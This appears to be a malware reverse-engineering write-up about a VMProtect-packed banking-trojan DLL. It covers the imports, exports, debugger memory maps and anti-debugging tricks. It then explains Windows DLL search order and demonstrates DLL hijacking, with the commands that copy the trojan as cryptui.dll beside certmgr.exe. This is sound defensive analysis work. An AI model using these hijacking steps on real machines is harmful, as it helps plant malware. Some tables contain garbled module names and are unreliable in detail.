
Address	Ordinal	Name	Library
65FB1000		DeleteCriticalSection	KERNEL32
65FB1008		__dllonexit	msvcrt
65FB1010		WTSSendMessageW	WTSAPI32
65FB1018		LoadLibraryA	KERNEL32
65FB1020		CharUpperBuffW	USER32
65FB1028		RegQueryValueExA	ADVAPI32
65FB1030		LocalAlloc	KERNEL32
65FB1034		GetCurrentProcess	KERNEL32
65FB1038		GetCurrentThread	KERNEL32
65FB103C		LocalFree	KERNEL32
65FB1040		GetModuleFileNameW	KERNEL32
65FB1044		GetProcessAffinityMask	KERNEL32
65FB1048		SetProcessAffinityMask	KERNEL32
65FB104C		SetThreadAffinityMask	KERNEL32
65FB1050		Sleep	KERNEL32
65FB1054		ExitProcess	KERNEL32
65FB1058		GetLastError	KERNEL32
65FB105C		FreeLibrary	KERNEL32
65FB1060		LoadLibraryA	KERNEL32
65FB1064		GetModuleHandleA	KERNEL32
65FB1068		GetProcAddress	KERNEL32
65FB1070		OpenSCManagerW	ADVAPI32
65FB1074		EnumServicesStatusExW	ADVAPI32
65FB1078		OpenServiceW	ADVAPI32
65FB107C		QueryServiceConfigW	ADVAPI32
65FB1080		CloseServiceHandle	ADVAPI32

The respective explanation for each function follows below:

- **DeleteCriticalSection( )** → Releases all resources used by an unowned critical section object.
- **\_\_dllonexit** → Registers a routine to be called at exit time.

- **WTSSendMessageW( )** → Displays a message box on the client desktop of a specified Remote Desktop Services session.
- **LoadLibraryA( )** → Loads the specified module into the address space of the calling process. The specified module may cause other modules to be loaded.
- **CharUpperBuffW( )** → Converts lowercase characters in a buffer to uppercase characters. The function converts the characters in place.
- **RegQueryValueExA( )** → Retrieves the type and data for the specified value name associated with an open registry key.
- **GetLastError( )** → Retrieves the calling thread's last-error code value. The last-error code is maintained on a per-thread basis. Multiple threads do not overwrite each other's last-error code.
- **GetCurrentThread( )** → Retrieves a pseudo handle for the current thread.
- **SetThreadAffinityMask( )** → Sets a processor affinity mask for the specified thread.
- **Sleep( )** → Suspends the execution of the current thread for a specified interval.
- **GetModuleFileNameW( )** → Retrieves the fully qualified path for the file containing the specified module.
- **FreeLibrary( )** → Decrements the reference count of the loaded DLL. When the reference count reaches zero, the module is unmapped from the address space of the calling process.
- **LoadLibraryA( )** → Maps the specified executable module into the address space of the calling process.
- **GetModuleHandleA( )** → Retrieves a module handle for the specified module.
- **GetProcAddress( )** → Retrieves the address of an exported function or variable from the specified DLL.
- **LocalAlloc( )** → Allocates the specified number of bytes from the heap.
- **LocalFree( )** → Frees the specified local memory object and invalidates its handle
- **GetCurrentProcess( )** → Retrieves a pseudo handle for the current process.
- **GetProcessAffinityMask( )** → Retrieves a process affinity mask for the specified process and the system affinity mask for the system.
- **SetProcessAffinityMask( )** → Sets a processor affinity mask for the threads of a specified process.
- **ExitProcess( )** → Ends the calling process and all its threads.
- **OpenSCManagerW( )** → Establishes a connection to the service control manager on the specified computer and opens the specified service control manager database.
- **EnumServicesStatusExW( )** → Enumerates services in the specified service control manager database based on the specified information level.
- **OpenServiceW( )** → Opens an existing service.
- **QueryServiceConfigW( )** → Retrieves the configuration parameters of the specified service.
- **CloseServiceHandle( )** → Closes the specified handle to a service control manager object or a service object.

As supplemental information, we have tried the **Dependency Walker** tool for checking the DLLs. The advantage of this tool is that we can examine all DLLs related to our malware, which functions from each DLL are used and other details that could be useful for our case as shown below:



## Unpacking and basic dyn./static analysis

This malware is packed (probably using VMProtect) and it may be using several **anti-vm protections** for preventing to be analyzed using a virtual environment like VMware and Virtualbox. Anyway, as it is a DLL, we have tried to discover the **DLL entry points** for performing a simple test on the command line using **rundll32.exe** later. As you should remember, we have found the entry points by using **pecheck.py** tool previously. However, there are many ways for finding the same information.

By using IDA Pro, we found the following export information:

Name	Address	Ordinal
CryptUIDlgCertMgr	65D81600	1
DllMain(x,x,x)	65D81730	2
a8u34tA	65D81610	3
TlsCallback_0	65FA2546	
TlsCallback_1	65D818A0	
TlsCallback_2	65D81850	
DllEntryPoint	661797BB	[main entry]

Few points are important here:

1. As **pecheck.py** has shown, the malware has three main entry points:
  - a. CryptUIDlgCertMgr
  - b. DllMain@12
  - c. a8u34tA
2. There are **TLS exported functions**, so the malware might be performing some activity before reaching the **main entry point**.

According to IDA Pro, the related exported code is:

```

.text:65D81600 ; Exported entry 1. CryptUIDlgCertMgr
.text:65D81600 public CryptUIDlgCertMgr
.text:65D81600 ; BOOL __stdcall CryptUIDlgCertMgr(PCRYPTUI_CERT_MGR_STRUCT pCryptUICertMgr)
.text:65D81600 CryptUIDlgCertMgr dd 4 dup(?) ; DATA XREF: ..bla1:off_65FA34FC↓o
.text:65D81610 ; Exported entry 3. a8u34tA
.text:65D81610 public a8u34tA
.text:65D81610 a8u34tA dd 48h dup(?) ; DATA XREF: ..bla1:off_65FA34FC↓o
.text:65D81730 ; Exported entry 2. DllMain@12
.text:65D81730 public DllMain@12
.text:65D81730 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:65D81730 DllMain@12 dd 48h dup(?) ; DATA XREF: ..bla1:off_65FA34FC↓o
.text:65D81850 public TlsCallback_2
.text:65D81850 TlsCallback_2 dd 14h dup(?) ; DATA XREF: ..bla1:6617374C↓o
.text:65D818A0 public TlsCallback_1
.text:65D818A0 TlsCallback_1 dd 50h dup(?) ; DATA XREF: ..bla1:66173748↓o
.text:65D818A0 _text ends
    
```

Certainly you remember that "o" means offset cross-reference, which can originate either from instruction or data location, indicating the address of a location is being used.

```

.bla1 65FA351A aCryptuidlgcert db 'CryptUIDlgCertMgr',0 ; DATA XREF: ..bla1:off_65FA350E↑o
.bla1 65FA352C ;__fastcall aDllmain(x, x)
.bla1 65FA352C aDllmain@12 db 'DllMain@12',0 ; DATA XREF: ..bla1:off_65FA350E↑o
.bla1 65FA3537 a8u34tA db 'a8u34tA',0 ; DATA XREF: ..bla1:off_65FA350E↑o
.bla1 65FA353F aWkz3vc_dll db 'Wkz3vc.dll',0 ; DATA XREF: ..bla1:65FA34E0↑o
.bla1 65FA354A dw 0CE63h
.bla1 65FA354C dd 08C61F6C5h, 0FE093A71h, 0F6C5FF43h, 3A13B05Fh, 0E94AF309h
.bla1 65FA354C dd 0A52A093Ah, 44093A04h, 0F6C5DAB7h, 3B8CFB78h, 3FFF6009h
.bla1 65FA354C dd 8504093Ah, 0EFF6C532h, 0F6C5FA50h, 0C5E2C408h, 0C40081F6h
.bla1 65FA354C dd 7DF8093Ah, 93F6C43Dh, 0F6C5C538h, 0F6C5CDBAh, 3A86F944h
.bla1 65FA354C dd 2864E509h, 0BF0A093Ah, 95F6C531h, 93A8418h, 3AC17536h
.bla1 65FA354C dd 0C50D6F09h, 0B02BBAF6h, 3E48093Ah, 0EB46F6C5h, 94F6C54Dh
.bla1 65FA354C dd 0EBF6C593h, 93AE046h, 93A9F77h, 6617F969h, 0F6C56729h
.bla1 65FA354C dd 3B6F2586h, 0E5E94909h, 8B093922h, 0E9F6C456h, 0D76BFBA2h
.bla1 65FA354C dd 0F46CC058h, 9EFDA709h, 0A1F528F3h, 0F528CFC4h, 0D7CAC740h
.bla1 65FA354C dd 281BF00Ah, 9963E0F5h, 213F0AD7h, 0AEF30AD7h, 0ED2C65FAh
.bla1 65FA354C dd 0BE390AD7h, 0E0F5283Bh, 2DF52890h, 0F5286EA6h, 0D6B78E47h
.bla1 65FA354C dd 4363DE0Ah, 59520AD7h, 5959F528h, 0E67B9A05h, 0E910AD7h
.bla1 65FA354C dd 0C0F529A6h, 31F528C8h, 0AD62C96h, 0D72E960Dh, 0FC62FE0Ah
.bla1 65FA354C dd 0CB7A0AD7h, 0A0F529B0h, 0B9F52886h, 0A40AD78Eh, 0B0AD76Dh
.bla1 65FA354C dd 0AD74080h, 0F5283F6h, 0D6BD488Fh, 0D7C1960Ah, 0A4662C0Ah
.bla1 65FA354C dd 82C8F528h, 45F52805h, 0AD77193h, 0D734F560h, 67BA2D0Ah
.bla1 65FA354C dd 0ACC5F528h, 28F52803h, 0AD68787h, 0D7943BB0h, 8129880Ah
.bla1 65FA354C dd 52C7F529h, 0B4F528BAh, 0AD75905h, 28EC9A2Fh, 0AE6BB4F5h
.bla1 65FA354C dd 71A4F528h
.bla1 65FA36B8 db 66h, 0D7h, 0Ah
.bla1 65FA36BB ;
    
```

Maybe it is the real DLL name.

The packed malware section (.bla1).

Similar information is also shown by using **PE Bear** tool (<https://hshrdz.wordpress.com/pe-bear/>, written by Hasherezade):

Offset	Name	Value	Meaning
11AD4	Characteristics	0	
11AD8	TimeDateStamp	0	
11ADC	MajorVersion	0	
11ADE	MinorVersion	0	
11AE0	Name	22353F	wKZ3vc.dll
11AE4	Base	1	
11AE8	NumberOfFunc...	3	
11AEC	NumberOfNames	3	
11AF0	AddressOfFunc...	2234FC	
11AF4	AddressOfNames	22350E	
11AF8	AddressOfNam...	223508	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
11AFC	1	1600	22351A	CryptUIDlgCert...	
11B00	2	1730	22352C	DllMain@12	
11B04	3	1610	223537	a8u34tA	


At first time, I tried running the malware by using all these exported entry points, but I didn't get anything relevant because the malware stopped (probably because that `ExitProcess()` function that we have seen previously):

```
C:\analysis> rundll32.exe banker_trojan.dll,CryptUIDlgCertMgr
C:\analysis> rundll32.exe banker_trojan.dll,DllMain@12
C:\analysis> rundll32.exe banker_trojan.dll,a8u34tA
```

During these command executions, I kept running tools such as **Process Monitoring** (excluding several unrelated processes), **Process Explorer**, **TcpView** and **Wireshark** (in my particular case, I have setup up few filters such as `!ssdp && !ipv6` and so on...). As it is a DLL that is protected by a very powerful packer, so I have already assumed as hypothesis that nothing would correctly happen. I tried using a debugger (`x64dbg` and `OillyDbg`), but it didn't worked too because the possible protections of the malware (specifically, from its packer) that prevented it. Actually, nothing really special has come up. ☹

Eventually, there two interesting side notes that I can mention here:

1. If the reader to pay attention at IDA Pro color bar, you will realize that most malware is presented as unexplored, so confirming the packed status of the malware.



2. When I don't find the appropriate export function, so I **make up one fake**. This could **force the DLL to be loaded on memory** and, eventually, it could be automatically decrypted. Sometimes, it works (you could dump the DLL from memory and check it on IDA Pro for checking whether the colors changed).



Thus, at this point, I had two quick available options:

1. **Try to run the DLL and bypassing all VMProtect tricks.** It is not so hard because there are several plugins and techniques for accomplishing this goal.
2. Because I didn't have the original malware executable (I had only the DLL), **I could try to find what executable on Windows could be using this DLL.**

If we took the first path as the definitive solution, I would have to bypass few protections tricks such as:

- **BeingDebug** → It is value from PEB used by most packers for checking any debugger running.
- **NtGlobalFlag / HeapFlags / StartupInfo / NtQueryInformationProcess / NtClose** → anti-debugger tricks.
- **Removing the Entry Point breakpoint** → typical from VMProtect packer.
- **Stop at TLS code** (remember: our malware code has a TLS section)
- **Skip any Entry Point outside of the main code** → typical from VMProtect packer.

Unfortunately, I don't have enough time to comment all these tricks here. Nevertheless, I have lectured a talk in **BSIDES Sao Paulo 2017** explaining about few of these anti-debugging techniques (**Malwares: Introduction to few Anti-Forensics and Unpacking Techniques, by Alexandre Borges** [http://www.blackstormsecurity.com/docs/BSIDES\\_2017\\_B\\_version.pdf](http://www.blackstormsecurity.com/docs/BSIDES_2017_B_version.pdf))

Therefore, taking the first option as a simple experiment, when I run the DLL in the debugger (bypassing all VMProtect techniques by using a collection of plugins), I could not see any new connection on **TCPView** and **Wireshark** tools. At the same way, none new process was launched and all new files created in the file system were normal, supposedly.

From **OilyDbg** tool, the following modules (**Executable Modules window**) have come during the test running the DLL alone, as shown below:

Base	Size	Entry	Name	File version	Path
00400000	00060000	00410070	load.dll		C:\Binaries\odbg110\load.dll.exe
65080000	003FB000	661797B8	banker.trojan.dll		C:\analysis\banker_trojan.dll
73E60000	0000D000	73E611E0	wtsapi32.dll	6.1.7601.17514	C:\Windows\System32\wtsapi32.dll
73FA0000	00013000	73FA1D3F	dwmapi.dll	6.1.7600.16385	C:\Windows\System32\dwmapi.dll
743B0000	00040000	743BA2D0	uxtheme.dll	6.1.7600.16385	C:\Windows\System32\uxtheme.dll
75530000	0000C000	755310E1	cryptbase.dll	6.1.7600.16385	C:\Windows\System32\cryptbase.dll
75890000	0004A000	75897D00	KernelBase.dll	6.1.7600.16385	C:\Windows\System32\KernelBase.dll
76730000	0000A000	76744965	advapi32.dll	6.1.7600.16385	C:\Windows\System32\advapi32.dll
76830000	0000A000	7683136C	lpk.dll	6.1.7600.16385	C:\Windows\System32\lpk.dll
76840000	00009D000	76873FD7	usp10.dll	1.0626.7601.17514	C:\Windows\System32\usp10.dll
768F0000	0001F000	768F1355	imm32.dll	6.1.7601.17514	C:\Windows\System32\imm32.dll
76B10000	000A1000	76B42433	rport4.dll	6.1.7600.16385	C:\Windows\System32\rport4.dll
76C10000	0008F000	76C13FB1	oleaut32.dll	6.1.7601.17514	C:\Windows\System32\oleaut32.dll
76CA0000	0004E000	76CA9C09	gdi32.dll	6.1.7601.17514	C:\Windows\System32\gdi32.dll
76CF0000	00083000	76CF23D2	clbcatq.dll	2001.12.8530.1000	C:\Windows\System32\clbcatq.dll
76D80000	000C9000	76D90711	user32.dll	6.1.7601.17514	C:\Windows\System32\user32.dll
77150000	000AC000	7715A472	nsvort.dll	7.0.7600.16385	C:\Windows\System32\nsvort.dll
77200000	000D4000	77248DE4	kernel32.dll	6.1.7600.16385	C:\Windows\System32\kernel32.dll
772E0000	0015C000	772E8A3D	ole32.dll	6.1.7600.16385	C:\Windows\System32\ole32.dll
77470000	00019000	77474975	sechost.dll	6.1.7600.16385	C:\Windows\System32\sechost.dll
77490000	0013C000	77490000	ntdll.dll	6.1.7600.16385	C:\Windows\System32\ntdll.dll
775F0000	000CC000	775F1638	nsctf.dll	6.1.7600.16385	C:\Windows\System32\nsctf.dll
776D0000	00001000	776D0000	apisetschema.dll	6.1.7600.16385	C:\Windows\System32\apisetschema.dll

As we can see, there is not any strange module and it was expected because we have run only the DLL alone.

During the same test, I have also collected the **Memory Map** and tried to check all segments for any interesting content (usually marked with **RWE permission**, but not always) such as **executable/dlls** (containing the **MZ indicator**) and **configuration files** (for example, a JSON file). Unfortunately, I didn't have lucky.

It follows the referred **Memory Map window** with appropriate indication:

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	R	
00020000	00009000				Priv	RWE	RWE	
00060000	00001000				Priv	RW	Gua:	
0006C000	00004000			stack of main thread	Priv	RW	Gua:	
00070000	00004000				Priv	RW	Gua:	
00080000	00001000				Map	R	R	
00090000	00001000				Priv	RW	RW	
000A0000	00001000				Priv	RWE	RWE	
000B0000	00001000				Priv	RWE	RWE	
000C0000	00001000				Priv	RWE	RWE	
000D0000	00001000				Priv	RWE	RWE	
000E0000	00001000				Priv	RWE	RWE	
000F0000	00001000				Priv	RW	RW	
00100000	00001000				Priv	R E	RWE	
00110000	00025000				Priv	RW	RW	
00210000	00067000				Map	R	R	\Device\HarddiskL
00280000	00007000				Map	R	R	
00340000	00003000				Map	R	R	
00350000	00001000				Priv	R E	RWE	
00360000	00003000				Priv	RW	RW	
003AC000	00002000				Priv	RW	Gua:	
003AE000	00002000			stack of thread 0000C008	Priv	RW	Gua:	
003B0000	00001000				Priv	R E	RWE	
003C0000	00001000				Priv	R E	RWE	
003D0000	00001000				Priv	R E	RWE	
003E0000	00001000				Priv	R E	RWE	
003F0000	00001000				Priv	R E	RWE	
00400000	00001000	loaddll		PE header	Imag	R	RWE	
00410000	00001000	loaddll	CODE	SFX,code	Imag	R E	RWE	
00420000	00003000	loaddll	DATA	data	Imag	RW	RWE	
00430000	00001000	loaddll	.idata	imports	Imag	RW	RWE	
00440000	00001000	loaddll	.edata	exports	Imag	R	RWE	
00450000	00001000	loaddll	.rsrc	resources	Imag	RW	RWE	
00460000	00101000				Map	R	R	
00570000	000E9000				Map	R	R	
01170000	0000F000				Map	R	R	
01250000	00001000				Map	R	R	
01290000	0000E000				Priv	RW	RW	
012D0000	00001000				Priv	R E	RWE	
012E0000	00001000				Priv	R E	RWE	
012F0000	00001000				Priv	R E	RWE	
01300000	00019000				Priv	RW	RW	
01340000	00001000				Priv	R	RWE	
01350000	00001000				Priv	R	RWE	
01360000	00001000				Priv	R	RWE	
01370000	00001000				Priv	R	RWE	
01380000	00014000				Map	RW	RW	
013E0000	0000D000				Map	R	R	
013F0000	00003000				Map	RW	RW	
01460000	00010000				Priv	RW	RW	
01940000	00930000				Map	R	R	\Device\HarddiskL
02170000	00001000				Priv	RW	RW	
021F0000	002CF000				Map	R	R	\Device\HarddiskL
024C0000	003F6000				Map	R	R	
65D00000	00001000	banker_t		PE header	Imag	R	RWE	
65D01000	00002000	banker_t	.text	code	Imag	R	RWE	
65D03000	00001000	banker_t	.data	data	Imag	R	RWE	
65D04000	00001000	banker_t	.rdata		Imag	R	RWE	
65D05000	00001000	banker_t	.eh_frame		Imag	R	RWE	
65D06000	00001000	banker_t	.bss		Imag	R	RWE	
65D07000	00001000	banker_t	.edata		Imag	R	RWE	
65D08000	00001000	banker_t	.idata		Imag	R	RWE	
65D09000	00001000	banker_t	.CRT		Imag	R	RWE	
65D0A000	00001000	banker_t	.tls		Imag	R	RWE	
65D0B000	00207000	banker_t	..blat	SFX, imports, exports	Imag	R	RWE	
65F92000	001E0000	banker_t	..blal		Imag	R	RWE	
66170000	00001000	banker_t	.reloc	PE header	Imag	R	RWE	
73E00000	00001000	utspapi32			Imag	R	RWE	
73E61000	00009000	utspapi32	.text	SFX, code, imports, exports	Imag	R	RWE	
73FA0000	00001000	utspapi32	.data	data	Imag	R	RWE	

Afterwards, I have tried another approach by finding a real application that could use our malicious DLL and, of course, it would be also able to “activate” the “special” features of the malware.

The malicious DLL file has three exports, but only one of them is really interesting: **CryptUIDlgCertMgr**. Searching this word on Google, I was able to find the following relevant information:


- Indeed, **CryptUIDlgCertMgr** is a function that displays a dialog box that allows the user to manage certificates.
- Its signature is:

```
BOOL WINAPI CryptUIDlgCertMgr (
    _In_ PCCRYPTUI_CERT_MGR_STRUCT pCryptUICertMgr)
```

- The DLL related to it is the **Cryptui.dll**.
- One probably application that uses the **cryptui.dll** is the **certmgr.exe** application.

It is wonderful! There is a good chance of our malicious DLL file, which its internal name is **wKZ3vc.dll**, to be really the **cryptui.dll**. Of course, it must be tested.

Before proceeding in a blind adventure, I have searched the **cryptui.dll** on my Windows 7 x86 system and I could find it at **C:\Windows\System32** directory. Thus, I have examined it on **CFF Explorer** as shown below:



It is a good clue! The true **cryptui.dll** also has the **same exported function**, so we have a bigger chance of having a fake DLL (our malicious DLL) in our hands.

On my system, the **certmgr.exe application** is at **C:\Program Files\Windows Kits\10\bin\x86** directory. Therefore, eventually we found valuable information. As this malicious DLL was sent to me without any else file, so there is good possibility that the original malware has dropped an executable similar or equal to the **certmgr.exe** file.

The question is: how can we change the true **cryptui.dll file** by the fake one? In real cases, it is not possible simply to copy the malicious DLL over the true one because Windows would prevent us in doing it.

Therefore, a new decision should be done at this point:

- We could **inject the malicious DLL** (renamed to **cryptui.dll** too) into the **certmgr.exe** tool, forcing it to execute the malicious code. Of course, there are few tricks that must be used for accomplishing successfully and without facing side effects.
- Another option was to perform a **DLL hijacking**. In other words, put the infected DLL at another directory that is searched before the **C:\Windows\System32** directory.

Honestly, I used the first approach when I solved this malware. However, it is more error-prone and not so easy to explain it. Furthermore, probably it is not the original method used by the malware (remember: we only have the malicious DLL). Therefore, we are going to follow the **DLL hijack** way.

The reader probably remember that there many methods for making injections of executable files (.exe /.dll) as well shellcodes, but understanding the **Window DLL search order** makes the malware authors' life easier because it is not necessary to alter Registry keys, make hooking or even changing the executable. Usually, applications load DLLs by using its respective name (for example, **uxtheme.dll**) rather using the complete path (**C:\Windows\System32\uxtheme.dll**) on disk and it could be a problem.

The DLL search order (this is the standard sequence, with the **safe DLL search mode setting disabled**) used by Windows is:

1. The Windows looks for the same DLL module on memory. If the DLL is already loaded, so the Windows won't search for the DLL again.
2. There is a special list named Known DLLs (**HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs**). If the DLL exists in this list, so it is copied of the known DLL location (including all its dependencies) rather searching for the DLL.
3. The directory where the executable is located.
4. The current directory where we execute the command.
5. The **Windows system directory** (it could be obtained by using **GetSystemDirectory( )** function).
6. The **Windows directory** (it could be obtained by using the **GetWindowsDirectory( )** function).

## 7. The **PATH** variable.

**Current versions of Windows have the safe DLL search mode enabled by default**, but older version such as Windows XP SP1 had it disabled by default (Windows XP SP2 already had this setting enabled by default).

By the way, **safe DLL search mode** can be used enabled/disabled either by setting the registry **HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode** or either by calling the **SetDllDirectory( )** function.

If the system is using **safe DLL search mode**, so the search order is a bit different:

1. The Windows looks for the same DLL module on memory. If the DLL is already loaded, so the Windows won't search for the DLL again.
2. There is a special list named Known DLLs (**HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs**). If the DLL is one in this list, so it is copied from the known DLL location (including all its dependencies) rather searching for the DLL.
3. The directory where the executable is located.
4. The Windows system directory (it could be obtained by using **GetSystemDirectory( )** function).
5. The Windows directory (it could be obtained by using the **GetWindowsDirectory( )** function).
6. The current directory where we execute the command.
7. The **PATH** variable.

It is amazing! Based on facts mentioned above, we have an easy solution for our problem. To make the malware to run as would be really expected, it is enough to copy it to the same directory of the **certmgr.exe** file, but renaming it to **cryptui.dll**, as shown below:

```
C:\analysis> dir
```

```
07/07/2017 05:07 AM      451,538 banker_portanalyzer_image.jpg
07/03/2017 08:47 PM      2,005,160 banker_trojan.bin
07/03/2017 08:47 PM      2,005,160 banker_trojan.dll
07/07/2017 05:07 AM           41,149 banker_trojan.txt
```

```
C:\analysis> runas /user:Win32\Administrator /env "cmd /c copy banker_trojan.bin
\"C:\Program Files\Windows Kits\10\bin\x86\cryptui.dll\""
```

Enter the password for Win32\Administrator: **Infected!**

Attempting to start cmd /c copy banker\_trojan.bin "C:\Program Files\Windows Kits\10\bin\x86\cryptui.dll" as user "Win32\Administrator" ...


```
C:\analysis> dir "C:\Program Files\Windows Kits\10\bin\x86\cryptui.dll"
```

```
07/03/2017 08:47 PM      2,005,160 cryptui.dll
```

It is done! Now, it is time to run the **certmgr.exe** program and it will do all unpacking procedure for us.

